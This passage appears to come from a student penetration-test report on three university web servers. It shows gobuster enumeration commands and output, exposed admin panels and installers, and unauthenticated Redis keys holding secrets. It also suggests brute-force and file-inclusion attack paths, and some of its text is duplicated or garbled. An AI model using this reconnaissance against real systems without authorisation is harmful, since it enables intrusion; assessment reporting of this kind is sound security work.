Gobuster was used against each web application with an extended wordlist. On kiu.edu.jo, the scan revealed /admin (GravCMS admin panel), /backup/ and /logs/ (both 403 Forbidden). On helpdesk.kiu.edu.jo, the scan discovered /vendor/ (403 Forbidden), /install/ (GLPI installer still accessible), /roundcube/ (webmail login), and /status.php (system info page). On lms.kiu.edu.jo, the scan found /main/, /documentation/ (version disclosure), and /adminer.php (Adminer 4.7.8).

```
$ ┌──(karam03 ♕ HACKER)-[~/Desktop/Graduation]
└─$ gobuster dir -u http://helpdesk.kiu.edu.jo -w /usr/share/wordlists/dirbuster/directory-list-
2.3-medium.txt -x php,txt,html,bak -o gobuster_helpdesk.txt
===============================================================
Gobuster v3.8.2
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url: http://helpdesk.kiu.edu.jo
[+] Method: GET
[+] Threads: 10
[+] Wordlist: /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
[+] Negative Status codes: 404
[+] User Agent: gobuster/3.8.2
[+] Extensions: php,txt,html,bak
[+] Timeout: 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
index.php (Status: 200) [Size: 9017]
templates (Status: 301) [Size: 330] [--> http://helpdesk.kiu.edu.jo/templates/]
files (Status: 403) [Size: 284]
pics (Status: 301) [Size: 325] [--> http://helpdesk.kiu.edu.jo/pics/]
public (Status: 301) [Size: 327] [--> http://helpdesk.kiu.edu.jo/public/]
bin (Status: 301) [Size: 324] [--> http://helpdesk.kiu.edu.jo/bin/]
plugins (Status: 301) [Size: 328] [--> http://helpdesk.kiu.edu.jo/plugins/]
css (Status: 301) [Size: 324] [--> http://helpdesk.kiu.edu.jo/css/]
ajax (Status: 301) [Size: 325] [--> http://helpdesk.kiu.edu.jo/ajax/]
install (Status: 301) [Size: 328] [--> http://helpdesk.kiu.edu.jo/install/]
lib (Status: 301) [Size: 324] [--> http://helpdesk.kiu.edu.jo/lib/]
src (Status: 301) [Size: 324] [--> http://helpdesk.kiu.edu.jo/src/]
status.php (Status: 200) [Size: 115]
front (Status: 301) [Size: 326] [--> http://helpdesk.kiu.edu.jo/front/]
js (Status: 301) [Size: 323] [--> http://helpdesk.kiu.edu.jo/js/]
javascript (Status: 301) [Size: 331] [--> http://helpdesk.kiu.edu.jo/javascript/]
marketplace (Status: 301) [Size: 332] [--> http://helpdesk.kiu.edu.jo/marketplace/]
vendor (Status: 403) [Size: 284]
config (Status: 403) [Size: 284]
inc (Status: 301) [Size: 324] [--> http://helpdesk.kiu.edu.jo/inc/]
sound (Status: 301) [Size: 326] [--> http://helpdesk.kiu.edu.jo/sound/]
LICENSE (Status: 200) [Size: 35148]
Progress: 28275 / 1102795 (2.56%)gobuster dir -u http://lms.kiu.edu.jo -w
/usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -x php,txt,html,bak -o gobuste
Progress: 100482 / 1102795 (9.11%
locales (Status: 403) [Size: 284]
roundcube (Status: 301) [Size: 330] [--> http://helpdesk.kiu.edu.jo/roundcube/]
server-status (Status: 403) [Size: 284]
caldav.php (Status: 401) [Size: 354]
Progress: 1102790 / 1102790 (100.00%)
===============================================================
```

```
┌──(karam03 ♕ HACKER)-[~/Desktop/Graduation]
└─$ gobuster dir -u http://lms.kiu.edu.jo -w /usr/share/wordlists/dirbuster/directory-list-2.3-
medium.txt -x php,txt,html,bak -o gobuster_lms2.txt
===============================================================
Gobuster v3.8.2
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url: http://lms.kiu.edu.jo
[+] Method: GET
[+] Threads: 10
[+] Wordlist: /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
[+] Negative Status codes: 404
[+] User Agent: gobuster/3.8.2
[+] Extensions: php,txt,html,bak
[+] Timeout: 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
main (Status: 301) [Size: 315] [--> http://lms.kiu.edu.jo/main/]
user.php (Status: 302) [Size: 0] [--> whoisonline.php]
index.php (Status: 200) [Size: 19407]
terms.php (Status: 200) [Size: 16179]
web (Status: 301) [Size: 314] [--> http://lms.kiu.edu.jo/web/]
documentation (Status: 301) [Size: 324] [--> http://lms.kiu.edu.jo/documentation/]
tests (Status: 403) [Size: 279]
tests.txt (Status: 403) [Size: 279]
tests.bak (Status: 403) [Size: 279]
tests.html (Status: 403) [Size: 279]
tests.php (Status: 403) [Size: 279]
bin (Status: 301) [Size: 314] [--> http://lms.kiu.edu.jo/bin/]
license.txt (Status: 200) [Size: 1614]
src (Status: 301) [Size: 314] [--> http://lms.kiu.edu.jo/src/]
app (Status: 301) [Size: 314] [--> http://lms.kiu.edu.jo/app/]
vendor (Status: 301) [Size: 317] [--> http://lms.kiu.edu.jo/vendor/]
robots.txt (Status: 200) [Size: 748]
LICENSE (Status: 200) [Size: 35147]
plugin (Status: 301) [Size: 317] [--> http://lms.kiu.edu.jo/plugin/]
certificates (Status: 301) [Size: 323] [--> http://lms.kiu.edu.jo/certificates/]
news_list.php (Status: 200) [Size: 14046]
testsuite.txt (Status: 403) [Size: 279]
testsuite.html (Status: 403) [Size: 279]
testsuite.bak (Status: 403) [Size: 279]
testsuite (Status: 403) [Size: 279]
testsuite.php (Status: 403) [Size: 279]
Tests.txt (Status: 403) [Size: 279]
Tests (Status: 403) [Size: 279]
Tests.php (Status: 403) [Size: 279]
Tests.html (Status: 403) [Size: 279]
Tests.bak (Status: 403) [Size: 279]
custompages (Status: 301) [Size: 322] [--> http://lms.kiu.edu.jo/custompages/]
server-status (Status: 403) [Size: 279]
cgitechs.txt (Status: 403) [Size: 279]
cgitechs (Status: 403) [Size: 279]
cgitechs.bak (Status: 403) [Size: 279]
cgitechs.php (Status: 403) [Size: 279]
cgitechs.html (Status: 403) [Size: 279]
egitim (Status: 403) [Size: 279]
egitim.php (Status: 403) [Size: 279]
egitim.bak (Status: 403) [Size: 279]
egitim.html (Status: 403) [Size: 279]
```

```
egitim.txt (Status: 403) [Size: 279]
adminer.php (Status: 200) [Size: 4585]
Progress: 1102860 / 1102860 (100.00%)
===============================================================
Finished
===============================================================



┌──(karam03 ♕ HACKER)-[~/Desktop/Graduation]
└─$ cat gobuster_kiu.txt | grep -v '(Status: 500)'
```

license, visit http://creativecommons.org/licenses/by-sa/3.0/ (Status: 302) [Size: 0] [--> http://kiu.edu.jo/%23%20license,%20visit%20http://creativecommons.org/licenses/by-sa/3.0]

```
index.html (Status: 200) [Size: 18902]
images (Status: 301) [Size: 309] [--> http://kiu.edu.jo/images/]
contact (Status: 200) [Size: 12831]
contact.txt (Status: 200) [Size: 12831]
contact.html (Status: 200) [Size: 12831]
home.txt (Status: 200) [Size: 13505]
home.html (Status: 200) [Size: 13505]
home (Status: 200) [Size: 13505]
login.html (Status: 200) [Size: 14386]
login (Status: 200) [Size: 14386]
login.txt (Status: 200) [Size: 14386]
user (Status: 301) [Size: 307] [--> http://kiu.edu.jo/user/]
admin.txt (Status: 403) [Size: 0]
assets (Status: 301) [Size: 309] [--> http://kiu.edu.jo/assets/]
admin (Status: 200) [Size: 15430]
admin.html (Status: 200) [Size: 15430]
tests (Status: 301) [Size: 308] [--> http://kiu.edu.jo/tests/]
bin (Status: 301) [Size: 306] [--> http://kiu.edu.jo/bin/]
system (Status: 301) [Size: 309] [--> http://kiu.edu.jo/system/]
announcements (Status: 200) [Size: 13182]
announcements.txt (Status: 200) [Size: 13182]
announcements.html (Status: 200) [Size: 13182]
cache (Status: 301) [Size: 308] [--> http://kiu.edu.jo/cache/]
vendor (Status: 301) [Size: 309] [--> http://kiu.edu.jo/vendor/]
departments (Status: 200) [Size: 13102]
departments.html (Status: 200) [Size: 13102]
departments.txt (Status: 200) [Size: 13102]
backup (Status: 301) [Size: 309] [--> http://kiu.edu.jo/backup/]
robots.txt (Status: 200) [Size: 274]
logs (Status: 301) [Size: 307] [--> http://kiu.edu.jo/logs/]
forgot_password (Status: 200) [Size: 12813]
forgot_password.txt (Status: 200) [Size: 12813]
forgot_password.html (Status: 200) [Size: 12813]
tmp (Status: 301) [Size: 306] [--> http://kiu.edu.jo/tmp/]
LICENSE.txt (Status: 403) [Size: 275]
typography (Status: 200) [Size: 16850]
typography.txt (Status: 200) [Size: 16850]
typography.html (Status: 200) [Size: 16850]
user_profile (Status: 200) [Size: 14393]
user_profile.txt (Status: 403) [Size: 0]
user_profile.html (Status: 200) [Size: 14393]
server-status (Status: 403) [Size: 275]
```

Server 1 - lms.kiu.edu.jo (.133):

- Adminer 4.7.8 exposed at /adminer.php - version visible on login page
- Chamilo's /main/ directory accessible (301)
- /documentation/ accessible - potential version disclosure
- /certificates/ - sensitive academic data path
- /app/ - application config directory
- user.php redirects to whoisonline.php - user enumeration possible
- /license.txt accessible (200) - version identification

Server 2 - helpdesk.kiu.edu.jo (.139):

- /install/ directory exists (301) - installation files not removed
- /vendor/ exists (403) - forbidden but present
- /roundcube/ exists (301) - webmail client on the same server
- /status.php accessible (200) - may leak system information
- /config/ exists (403) - forbidden but confirms config directory location

Server 3 - kiu.edu.jo (.140):


- /admin accessible (200) - GravCMS admin panel exposed to the network
- /backup/ exists (301) - potential sensitive files
- /logs/ exists (301) - potential credential/error leakage
- /tmp/ exists (301) - temporary files
- /login accessible (200) - user login page
- /forgot_password accessible (200) - password reset, username enumeration possible

Manual Verification

Each discovered path was manually visited. The GravCMS admin panel at kiu.edu.jo/admin was accessible without authentication, displaying the login form with a valid admin-nonce token in the page source. Adminer 4.7.8 was confirmed at lms.kiu.edu.jo/adminer.php. The GLPI status page leaked system information. The Chamilo documentation page disclosed version 1.11.


Server 1 – kiu.edu.jo

- http://kiu.edu.jo/admin - is the admin login page accessible?




GravCMS admin login panel is publicly accessible. The panel displays the GravCMS logo and branding, confirming the CMS identity. No IP restriction or authentication barrier prevents an attacker from reaching the login form. This enables brute-force and credential stuffing attacks against administrative accounts.

- http://kiu.edu.jo/backup/ - anything inside?




The backup directory exists on the server but is restricted. While the contents are not accessible, the presence of the directory confirms backups are stored on the web server, a poor practice. Apache server signature is again disclosed in the error page.

- http://kiu.edu.jo/backup/ - anything inside?



The backup directory exists on the server but is restricted. While the contents are not accessible, the presence of the directory confirms backups are stored on the web server, a poor practice. Apache server signature is again disclosed in the error page.


- http://kiu.edu.jo/logs/ - anything readable?



Same as backup, the directory exists but is forbidden. The existence alone confirms log files are stored in the web root, which could be exploitable through a local file inclusion vulnerability if one is found


Server 2 – helpdesk.jiu.edu.jo

- http://helpdesk.kiu.edu.jo/status.php - what info does it leak?




- GLPI status page is publicly accessible with no authentication. It reveals internal system information:
  - GLPI_DB_OK - database is connected and working
  - GLPI_SESSION_DIR_OK - session directory is properly configured
  - No LDAP server - no LDAP integration (smaller attack surface)
  - No IMAP server - GLPI itself isn't pulling emails (but Dovecot is running separately)
  - No CAS server - no single sign-on
  - No mail collector - no email-to-ticket integration
  - Crontasks_OK - scheduled tasks are running
  - http://helpdesk.kiu.edu.jo/roundcube/ - webmail login?

  This confirms the application is healthy and reveals the absence of certain security integrations. It should not be publicly accessible.



Roundcube Webmail login page is accessible. This confirms a full webmail client is running on the helpdesk server. Once credentials are obtained (through exploitation or credential reuse), an attacker can read, send, and manage emails through this interface. This is the webmail behind mail.kiu.edu.jo


- http://helpdesk.kiu.edu.jo/install/ - is the installer still functional?



The GLPI installation directory was not removed after setup. While the page appears blank, the directory's existence is a finding , in some GLPI versions, the installer can be re-triggered to reconfigure or reinstall the application, potentially resetting admin credentials. Best practice is to delete the `/install/` directory after deployment.

Server 1 - lms.kiu.edu.jo

- http://lms.kiu.edu.jo/documentation/ - does it reveal the Chamilo version?



The Chamilo documentation page is publicly accessible and explicitly reveals the version: Chamilo 1.11. This confirms the exact major version to the attacker, enabling direct CVE lookup. The page also contains installation guides and links to internal resources that should not be available in production.

Confirmed findings after manual verification:

Server 3 - kiu.edu.jo:

- GravCMS admin panel exposed at /admin (login page accessible)
- /backup/ and /logs/ directories exist (403 but confirmed present)

Server 2 - helpdesk.kiu.edu.jo:

- /status.php publicly accessible - leaks DB status, session config, service info
- Roundcube Webmail at /roundcube/ - full webmail login accessible
- /install/ directory not removed - potential re-installation risk


Server 1 - lms.kiu.edu.jo:

- /documentation/ reveals Chamilo version 1.11
- Adminer 4.7.8 exposed at /adminer.php

Service-Level Testing

Redis on Server 3 was tested using redis-cli. The connection succeeded without authentication. The KEYS * command revealed five stored keys containing sensitive data: app:secret_key, app:config:db_host, app:config:smtp_host, app:config:lms_admin_token, and app:config:db_password.

